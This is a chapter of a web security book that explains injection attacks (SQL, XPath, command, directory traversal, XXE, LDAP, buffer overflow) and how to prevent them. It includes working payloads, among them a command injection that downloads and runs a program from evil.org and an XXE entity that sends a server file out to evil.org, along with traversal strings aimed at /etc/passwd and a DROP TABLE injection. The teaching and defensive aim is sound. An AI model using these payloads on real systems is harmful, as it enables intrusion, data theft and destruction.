PART I

ATTACKING WEB 2.0

CHAPTER 1

COMMON INJECTION ATTACKS

Injection attacks were around long before Web 2.0 existed, and they are still amazingly common to find. This book would be incomplete without discussing some older common injection attacks, such as SQL injection and command injection, and newer injection issues, such as XPath injection.

HOW INJECTION ATTACKS WORK

Injection attacks are based on a single problem that persists in many technologies: namely, no strict separation exists between program *instructions* and user *data* (also referred to as user input). This problem allows for attackers to sneak program *instructions* into places where the developer expected only benign *data*. By sneaking in program instructions, the attacker can instruct the program to perform actions of the attacker's choosing.

To perform an injection attack, the attacker attempts to place data that is interpreted as instructions in common inputs. A successful attack requires three elements:

- Identifying the technology that the web application is running. Injection attacks are heavily dependent on the programming language or hardware possessing the problem. This can be accomplished with some reconnaissance or by simply trying all common injection attacks. To identify technologies, an attacker can look at web page footers, view error pages, view page source code, and use tools such as nessus, nmap, THC-amap, and others.
- Identifying all possible user inputs. Some user input is obvious, such as HTML forms. However, an attacker can interact with a web application in many ways. An attacker can manipulate hidden HTML form inputs, HTTP headers (such as cookies), and even backend Asynchronous JavaScript and XML (AJAX) requests that are not seen by end users. Essentially *all* data within every HTTP GET and POST should be considered *user input*. To help identify all possible user inputs to a web application, you can use a web proxy such as WebScarab, Paros, or Burp.
- Finding the user input that is susceptible to the attack. This may seem difficult, but web application error pages sometimes provide great insight into what user input is vulnerable.

The easiest way to explain injection attacks is through example. The following SQL injection example provides a solid overview of an injection attack, while the other examples simply focus on the problem with the specific language or hardware.

SQL Injection

Popularity:	*8*
Simplicity:	*8*
Impact:	*9*
Risk Rating:	***9***

Attackers use SQL injection to do anything from circumvent authentication to gain complete control of databases on a remote server.

SQL, the Structured Query Language, is the de facto standard for accessing databases. Most web applications today use an SQL database to store persistent data for the application. It is likely that any web application you are testing uses an SQL database in the backend. Like many languages, SQL syntax is a mixture of database instructions and user data. If a developer is not careful, the user data could be interpreted as instructions, and a remote user could perform arbitrary instructions on the database.

Consider, for example, a simple web application that requires user authentication. Assume that this application presents a login screen asking for a username and password. The user sends the username and password over some HTTP request, whereby the web application checks the username and password against a list of acceptable usernames and passwords. Such a list is usually a database table within an SQL database.

A developer can create this list using the following SQL statement:

```
CREATE TABLE user_table (
  id INTEGER PRIMARY KEY,
  username VARCHAR(32),
  password VARCHAR(41)
);
```

This SQL code creates a table with three columns. The first column stores an ID that will be used to reference an authenticated user in the database. The second column holds the `username`, which is arbitrarily assumed to be 32 characters at most. The third column holds the `password` column, which contains a hash of the user's password, because it is bad practice to store user passwords in their original form.

We will use the SQL function `PASSWORD()` to hash the password. In MySQL, the output of `PASSWORD()` is 41 characters.

Authenticating a user is as simple as comparing the user's input (username and password) with each row in the table. If a row matches both the username and password provided, then the user will be authenticated as being the user with the corresponding ID. Suppose that the user sent the username *lonelynerd15* and password *mypassword*. The user ID can be looked up:

```
SELECT id FROM user_table WHERE username='lonelynerd15' AND
password=PASSWORD('mypassword')
```

If the user was in the database table, this SQL command would return the ID associated with the user, implying that the user is authenticated. Otherwise, this SQL command would return nothing, implying that the user is not authenticated.

Automating the login seems simple enough. Consider the following Java snippet that receives the username and password from a user and authenticates the user via an SQL query:

```
String username = req.getParameter("username");
String password = req.getParameter("password");
```

```
String query = "SELECT id FROM user_table WHERE " +
    "username = '" + username + "' AND " +
    "password = PASSWORD('" + password + "')";

ResultSet rs = stmt.executeQuery(query);

int id = -1; // -1 implies that the user is unauthenticated.

while (rs.next()) {
      id = rs.getInt("id");
}
```

The first two lines grab the user input from the HTTP request. The next line constructs the SQL query. The query is executed, and the result is gathered in the `while()` loop. If a username and password pair match, the correct ID is returned. Otherwise, the `id` stays `-1`, which implies the user is not authenticated.

If the username and password pair match, then the user is authenticated. Otherwise, the user will not be authenticated, right?

Wrong! There is nothing stopping an attacker from injecting SQL statements in the `username` or `password` fields to change the SQL query.

Let's re-examine the SQL `query` string:

```
String query = "SELECT id FROM user_table WHERE " +
    "username = '" + username + "' AND " +
    "password = PASSWORD('" + password + "')";
```

The code expects the `username` and `password` strings to be data. However, an attacker can input any characters he or she pleases. Imagine if an attacker entered the username *'OR 1=1 --* and password *x*; then the `query` string would look like this:

```
SELECT id FROM user_table WHERE username = '' OR 1=1 -- ' AND password
= PASSWORD('x')
```

The double dash (`--`) tells the SQL parser that everything to the right is a comment, so the query string is equivalent to this:

```
SELECT id FROM user_table WHERE username = '' OR 1=1
```

The `SELECT` statement now acts much differently, because it will now return IDs where the `username` is a zero length string (`''`) or where 1=1; but 1=1 is always true! So this statement will return all the IDs from `user_table`.

In this case, the attacker placed SQL instructions (`'OR 1=1 --`) in the `username` field instead of data.

Choosing Appropriate SQL Injection Code

To inject SQL instructions successfully, the attacker must turn the developer's existing SQL instructions into a valid SQL statement. For instance, single quotes must be closed. Blindly doing so is a little difficult, and generally queries like these work:

- `' OR 1=1 --`
- `') OR 1=1 --`

Also, many web applications provide extensive error reporting and debugging information. For example, attempting `' OR 1=1 --` blindly in a web application often gives you an educational error message like this:

```
Error executing query: You have an error in your SQL syntax; check the
manual that corresponds to your MySQL server version for the right
syntax to use near 'SELECT (title, body) FROM blog_table WHERE
cat='OR 1=1' at line 1
```

The particular error message shows the whole SQL statement. In this case, it appears that the SQL database was expecting an integer, not a string, so the injection string `OR 1=1 --`, without the proceeding apostrophe would work.

With most SQL databases, an attacker can place many SQL statements on a single line as long as the syntax is correct for each statement. For the following code, we showed that setting `username` to `' OR 1=1` and `password` to `x` returns that last user:

```
String query = "SELECT id FROM user_table WHERE " +
    "username = '" + username + "' AND " +
    "password = PASSWORD('" + password + "')";
```

However, the attacker could inject other queries. For example, setting the `username` to this,

```
' OR 1=1; DROP TABLE user_table; --
```

would change this query to this,

```
SELECT id FROM user_table WHERE username='' OR 1=1; DROP TABLE
user_table; -- ' AND password = PASSWORD('x');
```

which is equivalent to this:

```
SELECT id FROM user_table WHERE username='' OR 1=1; DROP TABLE
user_table;
```

This statement will perform the syntactically correct `SELECT` statement and erase the `user_table` with the SQL `DROP` command.

Injection attacks are not necessary blind attacks. Many web applications are developed with open-source tools. To make injection attacks more successful, download free or evaluation copies of products and set up your own test system. Once you have found an error in your test system, it is highly probable that the same issue will exist on all web applications using that tool.

Preventing SQL Injection

The core problems are that strings are not properly *escaped* or data types are not constrained. To prevent SQL injection, first constrain data types (that is, if the input should always be an integer value, then treat it as an integer for all instances in which it is referenced). Second, escape user input. Simply escaping the apostrophe (') to backslash-apostrophe (\') and escaping backslash (\) to double backslash (\\) would have prevented the example attack. However, escaping can be much more complex. Thus, we recommend finding the appropriate escape routine for the database you are using.

By far the best solution is using *prepared statements*. Prepared statements were originally designed to optimize database connectors. At a very low level, prepared statements strictly separate user data from SQL instructions. Thus, when using prepared statements properly, user input will never be interpreted as SQL instructions.

XPath Injection

Popularity:	*5*
Simplicity:	*7*
Impact:	*9*
Risk Rating:	***8***

When sensitive data is stored in XML rather than an SQL database, Attackers can use XPath injection to do anything from circumventing authentication to reading and writing data on the remote system.

XML documents are getting so complex that they are no longer human readable—which was one of the original advantages of XML. To sort through complex XML documents, developers created the XPath language. XPath is a query language for XML documents, much like SQL is a query language for databases. Like SQL, XPath also has injection issues.

Consider the following XML document identifying IDs, usernames, and passwords for a web application:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <id> 1 </id>
    <username> admin </username>
    <password> xpathr00lz </password>
```

```
  </user>
  <user>
    <id> 2 </id>
    <username> testuser </username>
    <password> test123 </password>
  </user>
  <user>
    <id> 3 </id>
    <username> lonelyhacker15 </username>
    <password> mypassword </password>
  </user>
</users>
```

A developer could perform an authentication routine with the following Java code:

```
String username = req.getParameter("username");
String password = req.getParameter("password");

XPathFactory factory = XPathFactory.newInstance();
XPath xpath = factory.newXPath();
File file = new File("/usr/webappdata/users.xml");
InputSource src = new InputSource(new FileInputStream(file));

XPathExpression expr = xpath.compile("//users[username/text()=' " +
    username + " ' and password/text()=' "+ password +" ']/id/text()");

String id = expr.evaluate(src);
```

This code loads up the XML document and queries for the ID associated with the provided username and password. Assuming the username was *admin* and the password was *xpathr00lz*, the XPath query would be this:

```
//users[username/text()='admin' and password/text()='xpathr00lz']/id/
text()
```

Notice that the user input is not escaped in the Java code, so an attacker can place any data or XPath instructions in this XPath query, such as setting the password to ' or '1'='1; the query would then be this:

```
//users[username/text()='admin' and password/text()='' or '1'='1' ]/id/
text()
```

This query would find the ID where the username is *admin* and the password is either *null* (which is high unlikely) or *1=1* (which is always true). Thus, injecting `' or '1'='1` returns the ID for the administrator without the attacker knowing the administrator's password.

Note that XPath is a subset of a larger XML querying language called XQuery. Like XPath and SQL, XQuery possess identical injection problems. With a little knowledge of XQuery syntax and after reading this chapter, you should have sufficient knowledge to be able to test for XQuery injections, too.

Preventing XPath Injection

The process for fixing XPath injection is nearly identical to that for fixing SQL injections. Namely, constrain data types and escape strings. In this case, you must escape with HTML entity encodings. For example, an apostrophe is escaped to `&apos;`. As noted earlier, use the appropriate escape routine accompanying the XPath library you are using, as XPath implementations differ.

Command Injection

Popularity:	*8*
Simplicity:	*8*
Impact:	*10*
Risk Rating:	***10***

A successful command injection attack gives the attacker complete control of the remote system.

When user input is used as part of a system command, an attack may be able to inject system commands into the user input. This can happen in any programming language; however, it is very common in Perl, PHP, and shell based CGI. It is less common in Java, Phython, and C#. Consider the following PHP code snippet:

```
<?php
$email_subject = "some subject";

if ( isset($_GET{'email'})) {
  system("mail " + $_GET{'email'}) + " -s '" + $email_subject +
      "' < /tmp/email_body", $return_val);
}
?>
```

The user sends his or her e-mail address in the `email` parameter, and that user input is placed directly into a `system` command. Like SQL injection, the goal of the attacker is to inject a shell command into the `email` parameter while ensuring that the code before and after the `email` parameter is syntactically correct. Consider the `system()` call as a puzzle. The outer puzzle pieces are in place, and the attacker must find a puzzle piece in the middle to finish it off:

```
mail [MISSING PUZZLE PIECE] -s 'some subject' < /tmp/email_body
```

The puzzle piece needs to ensure that the `mail` command runs and exits properly. For example, `mail --help` will run and exit properly. Then the attacker could add additional shell commands by separating the commands with semicolons (;). Dealing with the puzzle piece on the other side is as simple as commenting it out with the shell comment symbol (#). Thus, a useful puzzle piece for the `email` parameter might be this:

```
--help; wget http://evil.org/attack_program; ./attack_program #
```

Adding this puzzle piece to the puzzle creates the following shell command:

```
mail --help; wget http://evil.org/attack_program;
./attack_program # s 'some subject' < /tmp/email_body
```

This is equivalent to this:

```
mail --help; wget http://evil.org/attack_program; ./attack_program
```

This runs `mail --help` and then downloads `attack_program` from evil.org and executes it, allowing the attacker to perform arbitrary commands on the vulnerable web site.

Preventing Command Injection

Preventing command injection is similar to preventing SQL injection. The developer must escape the user input appropriately before running a command with that input. It may seem like escaping semicolon (;) to backslash-semicolon (\;) would fix the problem. However, the attacker could use double-ampersand (`&&`) or possibly double-bar (`||`) instead of the semicolon. The escaping routine is heavily dependent on the shell executing the command. So developers should use an escape routine for the shell command rather than creating their own routine.

Directory Traversal Attacks

Popularity:	*9*
Simplicity:	*9*
Impact:	*8*
Risk Rating:	***8***

Attackers use directory traversal attacks to read arbitrary files on web servers, such as SSL private keys and password files.

Some web applications open files based on HTTP parameters (user input). Consider this simple PHP application that displays a file in many languages:

```
<?php
$language = "main-en";
```

```
if (is_set($_GET['language']))
  $language = $_GET['language'];
include("/usr/local/webapp/static_files/" . $language . ".html");
?>
```

Assume that this PHP page is accessible through http://foo.com/webapp/static.php?language=main-en; an attacker can read arbitrary files from the web server by inserting some string to make the `include` function point to a different file. For instance, if an attacker made these `GET` requests,

```
http://foo.com/webapp/static.php?language=../../../../etc/passwd%00
```

the `include` function would open this file:

```
/usr/local/webapp/static_files/../../../../etc/passwd
```

This file is simply

```
/etc/passwd
```

Thus, the `GET` request would return the contents of /etc/passwd on the server. Note that the null byte (`%00`) ends the string, so *.html* would not be concatenated to the end of the filename.

This type of attack is called *a directory traversal attack*, and it has plagued many web servers for some time, because attackers would URL encode the `../` segments in various ways, such as these:

- `%2e%2e%2f`
- `%2e%2e/`
- `..%2f`
- `.%2e/`

Directory Traversal Attacks

Today, some web application frameworks automatically protect against directory traversal attacks. For example, PHP has a setting called `magic_quotes_gpc`, which is on by default. This setting "magically" escapes suspicious characters in `GETs`, `POSTs`, and cookies with a backslash. Thus, the character / is escaped to \/, which stops this attack. Other web application frameworks do not have general protection mechanisms, and it is up to the developer to protect against these problems.

To protect your application from directory traversal attacks, whitelist the acceptable files—that is, deny all user input except for a small subset like this:

```
<?php
$languages = array('main-en','main-fr','main-ru');
$language = $languages[1];
if (is_set($_GET['language']))
  $tmp = $_GET['language'];
if (array_search($tmp, $languages))
  $language = $tmp;
include("/usr/local/webapp/static_files/" . $language . ".html");
?>
```

XXE (XML eXternal Entity) Attacks

Popularity:	*4*
Simplicity:	*9*
Impact:	*8*
Risk Rating:	*8*

Like directory traversal attacks, XML external entity attacks allow the attacker to read arbitrary files on the server from SSL private keys to password files.

A little known "feature" of XML is *external entities*, whereby developers can define their own XML entities. For example, this sample XML-based Really Simple Syndication (RSS) document defines the `&author;` entity and uses it throughout the page:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ENTITY author "Fluffy Bunny">
]>
<tag>&author;</tag>
```

You can also define entities that read system files. For example, when an XML parser reads the following RSS document, the parser will replace `&passwd;` or `&passwd2;` with `/etc/passwd`:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ENTITY passwd SYSTEM "file:/etc/passwd">
  <!ENTITY passwd2 SYSTEM "file:///etc/passwd">
]>
<rss version="2.0">
  <channel>
    <title>My attack RSS feed showing /etc/passwd</title>
    <description>this is file:/etc/passwd: &passwd; and this is
ile:///etc/passwd: &passwd;</description>
```

```
    <item>
    <title>/etc/passwd</title>
    <description>file:/etc/passwd: &passwd; file:///etc/passwd:
passwd;</description>
    <link>http://example.com</link>
    </item>
  </channel>
</rss>
```

To exploit this attack, the attacker simply places this RSS file on his or her web site and adds this attack RSS feed to some online RSS aggregator. If the RSS aggregator is vulnerable, the attacker will see the contents of /etc/passwd on the vulnerable aggregator while viewing the attack RSS feed.

By simply uploading an XML file, the XML file can even send the files back to the attacker. This is great for attacking backend systems where the attacker will never see the output of the XML file. Create one entity to load up a sensitive file on the server (say c:\boot.ini) and create another entity loading an URL to the attacker's site with the former entity within the request, as so:

```
  <?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE doc [

  <!ENTITY bootini SYSTEM "file:///C:/boot.ini ">

  <!ENTITY sendbootini SYSTEM "http://evil.org/getBootIni?&bootini;">

]>

&sendbootini;
```

Obviously, this attack can lead to arbitrary file disclosure on the vulnerable web server. It is not limited to RSS feeds. This attack can be mounted on all web applications that accept XML documents and parse the document.

It's amazing how many web applications integrate RSS feeds as an add-on feature. These applications tend to add this feature as an afterthought and are vulnerable to this attack.

Preventing XXE Attacks

To protect against XXE attacks, simply instruct the XML parser you use to prohibit external entities. Prohibiting external entities varies depending on the XML parser used. For example, JAXP and Xerces do not resolve entities by default, while developers must explicitly turn off entity expansion in LibXML using `expand_entities(0);`.

LDAP Injection

Popularity:	*2*
Simplicity:	*5*
Impact:	*5*
Risk Rating:	***5***

Generally, LDAP injection attacks allow users within a corporation to gain private information. This attack is usually not possible via the Internet.

Lightweight Directory Access Protocol (LDAP) is a protocol for managing and storing network resources and network users. This includes authorizing users to access computers and other resources. Some web applications use "unsanitized" user input to perform LDAP queries.

Consider a web application that takes a username as input and performs an LDAP query to display the user's common name (`cn`) and phone number. For example, this request

```
http://intranet/ldap_query?user=rgc
```

returns this:

```
cn: Richard Cannings
telephoneNumber: 403-555-1212
```

The LDAP statement to perform this query is simply this:

```
filter = (uid=rgc)
attributes = cn, telephoneNumber
```

However, you can construct more elaborate filters by using Boolean operations such as OR (`|`) and AND (`&`) with various attributes such as `cn`, `dn`, `sn`, `objectClass`, `telephoneNumber`, `manager`, and so on. LDAP queries use *Polish notation* (also known as *prefix notation*), where the operators appear to the left of the operands. Furthermore, LDAP accepts the wildcard symbol (`*`). A more elaborate LDAP query could be something like this:

```
filter = (&(objectClass=person)(cn=Rich*)(|(telephoneNumber=403*)(
telephoneNumber=415*)))
```

This query finds people whose common name starts with *Rich* and phone number in either the 403 or 415 area code.

To inject arbitrary LDAP queries into a vulnerable web application, you must construct a different, yet valid, LDAP query. If this HTTP request,

```
http://intranet/ldap_query?user=rgc
```

created this filter,

```
(uid=rgc)
```

then you must create a valid LDAP filter that begins with `(uid=` and ends with `)`. For example, to perform a reverse phone number lookup (that is, find the name of a person associated with a phone number), you could make this request:

```
http://intranet/ldap_query?user=*)(|(telephoneNumber=415-555-1212)
```

This creates the query

```
(uid=*)(|(telephoneNumber=415-555-1212))
```

Another interesting query is to find all the possible `objectClasses`. This can be performed like so:

```
http://intranet/ldap_query?user=*)(|(objectClass=*)
```

This creates the query

```
(uid=*)(|(objectClass=*))
```

Preventing LDAP Injection

Protecting against LDAP injection is as simple as whitelisting characters—that is, allow alphanumeric characters (a–z, A–Z, and 0–9) and deny all other characters.

Buffer Overflows

Popularity:	*8*
Simplicity:	*2*
Impact:	*10*
Risk Rating:	***9***

Buffer overflows are one of the more complex injection attacks, as they take advantage of developers misusing memory. Like command injection, a successful buffer overflow attack gives the attacker complete control of the remote machine.

NOTE This section is intended to give you a feel for buffer overflows, but it does not discuss buffer overflows in technical detail. You can consult other texts and articles such as Aleph One's classic "Smashing The Stack For Fun And Profit" in *Phrack* magazine (www.phrack.org/archives/49/P49-14) for more information on buffer overflows.

Some programming languages, such as C and C++, place memory management responsibilities on the developer. If the developer is not careful, user input could write to memory that was not intended to be written to. One such memory location is called the *return address* of a stack. The return address holds the memory address of the next machine instruction block to execute. If an application is vulnerable to buffer overflows, an attacker could send a very long string to the web application—longer than the developer expected. The string could potentially overwrite the return address, telling the web application what machine instructions it should execute next. The injection aspect of buffer overflows is that the attacker injects machine instructions (called *shell code*) into some user input. The attacker somewhat needs to know where the shell code will end up in the memory of the computer running the web application. Then the attacker overwrites the return address to point to the memory location of the shell code.

Exploiting buffer overflows are nontrivial, but finding them is not as difficult, and finding buffer overflows on a local machine is easy. You need only send very long *strings* in all user inputs. We suggest inputting predictable strings, such as 10,000 capital *A*s, into each input. If the program crashes, it is most likely due to a buffer overflow. Repeat the crash while running the application in a debugger. When the program crashes, investigate the program registers. If you see *41414141* (*41* is the ASCII representation of a capital *A*) in the SP register, you have found a buffer overflow.

Finding buffer overflows on remote machines, such as a web application, is a lot more difficult, because attackers cannot view the contents of the web application's registers, and it may even be difficult to recognize that the web application has even crashed. The trick to finding buffer overflows on web applications is to do the following:

1. Identify what publicly available libraries or code the web application is running.
2. Download that code.
3. Test that code on your local machine to find a buffer overflow.
4. Develop exploit code that works on your local machine.
5. Attempt to execute the exploit code on the web application.

Preventing Buffer Overflows

The easiest step is to avoid developing frontend web applications with C and C++. The speed increase is nominal compared to delays in Internet communication. If you must use code written in C or C++, minimize the amount of code used and perform sanity checks on user input before sending it onto the C or C++ derived code.

If you can't avoid programming in C or C++, you can take basic steps to prevent some buffer overflows, such as compiling your code with stack protection. You can, for example, use the `/GS` flag when compiling C and C++ code in Visual Studio, and use –fstack-protector in SSP (also known as ProPolice)-enabled versions of gcc.

TESTING FOR INJECTION EXPOSURES

Now that you understand the basics of SQL injection, LDAP injection, XPATH injection, and OS command injection, it is important that you test you web applications to verify their security. Many methods can be used in testing for injection flaws in web applications. The following section describes an automated method to test for injection flaws, including SQL, LDAP, XPath, XQUERY, and OS commands, using iSEC's SecurityQA Toolbar. The SecurityQA Toolbar is a security testing tool for web application security. It is often used by developers and QA testers to determine an application's security both for specific section of an application as well as the entire application itself. For more information on the product, visit www.isecpartners.com.

Automated Testing with iSEC's SecurityQA Toolbar

The process for testing for injection flaws in web applications can be cumbersome and complex across a big web application with many forms. To ensure that the web application gets the proper security attention, iSEC Partners' SecurityQA Toolbar provides a feature to test input fields on a per-page basis rather than having to scan the entire web application. While per-page testing may take a bit longer, it can produce strong results since the testing focus is on each page individually and in real time. To test for injection security issues, complete the following steps.

1. Visit www.isecpartners.com and request an evaluation copy of the product.
2. After installing the toolbar on Internet Explorer 6 or 7, visit the web application using IE.
3. Within the web application, visit the page you want to test. Then choose Data Validation | SQL Injection from the SecurityQA Toolbar (Figure 1-1).
4. The SecurityQA Toolbar will automatically check for SQL Injection issues on the current page. If you want to see the progress of the testing in real time, click the expand button (the last button on the right) before selecting the SQL Injection option. The expand button will show which forms are vulnerable to SQL Injection in real time.



Figure 1-1 SecurityQA Toolbar

5. After the testing is completed on the current page, as noted in the progress bar in the lower left side of the browser, browse to the next page of the application (or any other page you wish to test) and repeat step 3.
6. After you have completed SQL injection testing on all desired pages of the web application, repeat steps 3 and 5 for LDAP Injection, XPATH Injection, OS Commanding, or any other injection testing under the Data Validation menu.
7. Once you have finished testing all of the pages on the web application, view the report by selecting Reports | Current Test Results. The SecurityQA Toolbar will then display all security issues found from the testing. Figure 1-2 shows a sample injection report. Notice the iSEC Test Value section that shows the specific request and the specific response in boldface type, which shows which string triggered the injection flaw.



Figure 1-2 SQL/LDAP/XPATH Injection testing results from SecurityQA Toolbar

SUMMARY

Injection attacks have been around for a long time and continue to be common among many web applications. This type of attack allows attackers to perform actions on the application server, from reading files to gaining complete control of the machine.

Injection attacks are heavily dependent on the technology used. First, identify the technology used. Next, find all the possible user inputs for the web application. Finally, attempt injections on all the users inputs.